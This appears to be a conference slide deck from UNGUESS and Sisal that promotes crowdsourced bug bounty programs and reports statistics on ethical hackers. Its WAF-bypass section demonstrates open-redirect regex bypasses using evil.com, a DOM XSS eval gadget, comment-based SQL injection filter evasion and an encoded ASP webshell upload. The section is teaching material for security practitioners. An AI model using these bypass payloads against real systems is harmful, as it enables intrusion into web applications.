



Oltre i confini del Penetration Test: il Bug Bounty Program tra Sisal e UNGUESS

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- **Oltre i confini del Penetration Test:** il Bug Bounty program tra Sisal e UNGUESS
- **HACKING SIMULATION:** Un Ethical Hacker mostra una tecnica di attacco: come si supera il WAF (Web Application Firewall)
- **Osservatorio hacking:** statistiche sulla community di Hacker



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CONTINUOUS, ALWAYS-ON, PENETRATION TEST



UNGUCESS Security made in the crowd

Crowdsourcing applied to cybersecurity

- Popularized by Netscape in 1995
- Reward researchers with bounties for the **vulnerabilities** (bugs) they report
- In 2019, Gartner predicted that it will be used by 50% of organisations in 2023. True?



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UNGUESS Security

The first Italian Crowdsourced Security Platform

Crowdsourced Security Platform (CSSP): leverage a **community of hundreds of certified ethical hackers** who collaborate, among themselves and with security teams, to **find vulnerabilities**



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New challenges for CISOs where the Bug Bounty can help

01.

Increasing threats and **growing costs**



Pay **success fee**: only for certified vulnerabilities and **on a wide scope**

02.

Cyber **talents shortage**



A community of **hundreds of certified professionals**

03.

More **complexity** (cloud, API, IoT, etc.) **expanding attack surface**



The community gives us access to **plenty of different skills**

04.

New **agile** methods and acceleration of **DevOps**




Bug Bounty programs are **always-on** (365/7/24) and can be **integrated with agile** processes

Live-Hacking Event



Plan, Launch & **Learn**: The Bug Bounty Roadmap



A Community of certified Security Researcher

Always available, **founded on the principles of loyalty, trust, and collaboration** for a safer digital world

- Open community **ensures breadth and depth of skills**
- Researchers **sign GTCs and Code of Conducts** and are **ranked by our platform**
- **Profiles vetted** and **KYC verified**
- Researchers invited to private programs have “**proven themselves**”
- If needed, **VPN & User-Agent** to track researchers activity



Pentest & Bug Bounty Program

Best practice is to consider **both Pentest and Bug Bounty programs** in the Cybersecurity Strategy

Classic Pentesting

- ❖ One report received **after 2/3 weeks, NO tracking** and statistics
- ❖ **No integration**, just reporting
- ❖ **1/2 professionals working full-time** on a project
- ❖ **Project-based** scenario
- ❖ **Rigid scope/policy** (can't change during test without changing the contract)
- ❖ **Short** and **fixed** amount of time to test


Bug Bounty Program

- ❖ **Real-time** vulnerability **alerts**, typically no end-report, **statistics dashboard** (typically **no C-level dashboarding**)
- ❖ **Data integration with ticketing system** (e.g. Jira)
- ❖ **Diverse expertise** (typically dozens of EH) **not working full time**
- ❖ **Success-fee** scenario in **collaboration** with researchers
- ❖ Highly flexible and continuous cycle model (**Subscription based**)
- ❖ **Long** and **flexible** amount of time to test

Sisal Company Profile

Sisal

Sisal: a leading and responsible player in the International gaming industry.





Bug Bounty Program

Sisal Case Study

Sisal

01. In 6 months, 1 private bounty program launched
 - 5 min: time to manage a Bug Report
02. Total of 24 certified Security Researcher involved (the most successful are between 5% and 10%)
03. Integrated with SOC and internal security ticketing system

Bug Bounty Governance



3 key values on Bug Bounty Program and Continuous Penetration test

1. Manage bigger attack surface

*Bug Bounty allows to test in production (normally tests are in “lower” testing environments) **extending the scope to third part suppliers** keeping a **scalable and efficient approach***

2. Explore beyond the obvious

*Bug Bounty allows to **exceed the classic VA/PT limits**. Tests focus not only on a specific static target in a limited amount of time but, **embracing a wider scope with no time constraints, allow to explore beyond the obvious**. Ethical Hacker push the discovery on a deeper scope detecting bugs impossible to find on a time-boxed model*


3. Increase forma-mentis and competences

*Bug Bounty allows to tap into a **different, fresh and multifaceted forma-mentis difficult to find elsewhere**. Platform real-time interactions with Ethical Hackers and the UNGUESS Triager is seamless. This approach **allow to increase not only the tech and developers security competences but also increase the knowledge of internal blue team***

Bug Bounty Platform or training platform?

"[...] DevSecOps creates a cultural advantage for organizations: **promoting knowledge sharing** and an all-for-one environment in which domain experts **learn from one another** [...]". **Mandy Address, CISO at Elastic.**

Help to develop
internal **Blue
Team SOC**
capabilities



THE ULTIMATE **GOAL** FOR A BOUNTY PROGRAM

The ultimate **goal** is
not to find and fix
the bug but to **not** let
it **reappear again**

→ **Integrations are the key...**

Process integration is
fundamental to speed up fixing

→ **... and collaboration**

Leverage the value you can get
from a collaboration between
researchers and developers, also
training

HACKING SIMULATION: WAF BYPASS

Come si supera il WAF (web application firewall)



Un carattere per bypassarli tutti

In un contesto di WAF dove le regex sono le regole di **blacklisting**, basta veramente poco per romperle... spesso anche solo un **carattere!**

Il WAF bypass consistente nel non cambiare il comportamento del **payload**, cambiandone però la grammatica in modo tale da saltare la **regola** bloccante.



Esempi di regex da rompere

`.*whitelist\.com($|\|)`

awhitelist.com

`^https?:\|\/[a-z0-9\|_]+\|\.whitelist\.com($|\|)`

<https://awhitelist.com>

`^https?:\|\/[a-z0-9\|_]+\|.whitelist\.com`

<https://test.whitelist.com.evil.com>

`https?:\|\/[a-z0-9\|_]+\|.whitelist\.com($|\|)`

<https://evil.com?https://test.whitelist.com>

`^https?:\|\/([a-z0-9\|_]+\|\.)*whitelist\.com$`

<https://test.whitelist.com>
<https://evil.com>

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Durante l'attività, ci è capitato di trovare una XSS in un url di redirection all'interno del DOM.

```
{0: 'f', 1: 'u', 2: 'n', 3: 'c', 4: 't', 5: 'i', 6: 'o', 7: 'n', 8: ' ', 9: 'e', 10: 'v', 11: 'a', 12: 'l', 13: '(', 14: ')', 15: ' ', 16: ' ', 17: ' ', 18: ' ', 19: ' ', 20: ' ', 21: ' ', 22: ' ', 23: ' ', 24: ' ', 25: ' ', 26: ' ', 27: ' ', 28: ' ', 29: ' ', 30: ' ', 31: ' ', 32: '}', 33: '0', length: 15, toString: f}
```

```
n java 'function eval'
Array.prototype[Symbol.hasInstance]=eval
f eval() { [native code] }
"console.log(0)" instanceof []
```

```
"alert"+x+"\\"+origin+"\\"+x
'alert("https://gchq.github.io")'
```

Case study: SQL injection

Durante l'attività, ci è capitato di trovare una **SQL injection**.

Il problema è che il WAF bloccava i **payload** e bannava l'IP per 10 minuti.

Per risolvere il problema di grosse richieste potevamo fare una **UNION Based**, ma come fare con il **WAF**?

' UNION SELECT xyz ...

'/**/UNION/**/SELECT xyz ...

' UNION SELECT xyz ...

' UNION--%0ASELECT xyz

' UNION--
SELECT xyz

Case study: RCE via upload malevolo di file

Durante l'attività, ci è capitato di trovare una pagina che permetteva l'**upload** di un file.

Dopo un breve check, solo i file **.asp** venivano riconosciuti ed eseguiti dal webserver.

Il WAF bloccava qualsiasi payload con **CreateObject**, quindi era difficile poter fare upload di una **webshell**.

```
<%@ LANGUAGE = "VBScript.Encode"%>  
<%#e~^IQAAAA==3X+^!Y MVK4msPM+5E /OcrS1 [MM+Xrb+AsAAA==^#~@%>
```



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Osservatorio hacking: statistiche sulla community di hacker





**What a
security
researcher
looks like**



CHESS

POKER

FIGHTER COMBAT

GUERRILLA ENGAGEMENT

DESERT WARFARE

AIR-TO-GROUND ACTIONS

THEATERWIDE TACTICAL WARFARE

THEATERWIDE BIOTOXIC AND CHEMICAL WARFARE

GLOBAL THERMONUCLEAR WAR



MATTHEW
BRODERICK

DABNEY
COLEMAN

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

GIOCHI DI GUERRA



DEMOGRAPHIC OF RESEARCHERS

Survey on ~1,000 Ethical Hackers globally, 2023 version


AVERAGE AGE OF HACKERS (96% Male)



68% of hackers are college graduates. **Researchers are degree-qualified and come from scholarly families.**

The majority of security researchers **try to hack full-time**

EMPLOYMENT STATUS OF HACKERS



While money matters to some, **75% of hackers identify non-financial factors as their main motivators to hack**

HOW RESEARCHERS USE AI

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
Do hackers use generative AI technologies as part of their hacking workflow?




64% Yes
6% No
30% No, but I plan to in the future

85% of hackers have used generative AI technologies

Will generative AI technologies eventually replicate the human creativity of hackers?




Can generative AI technologies increase the value of hacking and security research?




5 WAYS ATTACKERS ARE USING AI:

1. Building better, more sophisticated **malware**
2. Writing ai-powered, personalized **phishing emails**
3. Generating **deep fake data**
4. Cracking captchas and **password guessing**
5. **Sabotaging ML** in cyber threat detection


Vulnerabilities trend on UNGUESS Platform over last year, OVERALL



Vulnerabilities trend on UNGUESS Platform over last year, 1 account



4 bounty stats over last year



#1

TID 38575 exceed 100k in 2023

#2

Bounty split 31.12.2023
2/3 approved, 1/3 refused


#3

Time to review a vuln: 5'. Speed of managing
(Pending and Need Review stay constant below 5%)

#4

On average:

- Every Ethical Hacker detects **13 vulnerabilities over the year**
- We pay **787€ per vulnerability**
- Ethical Hacker **detects 60 vuln. x Bug Bounty program every year**





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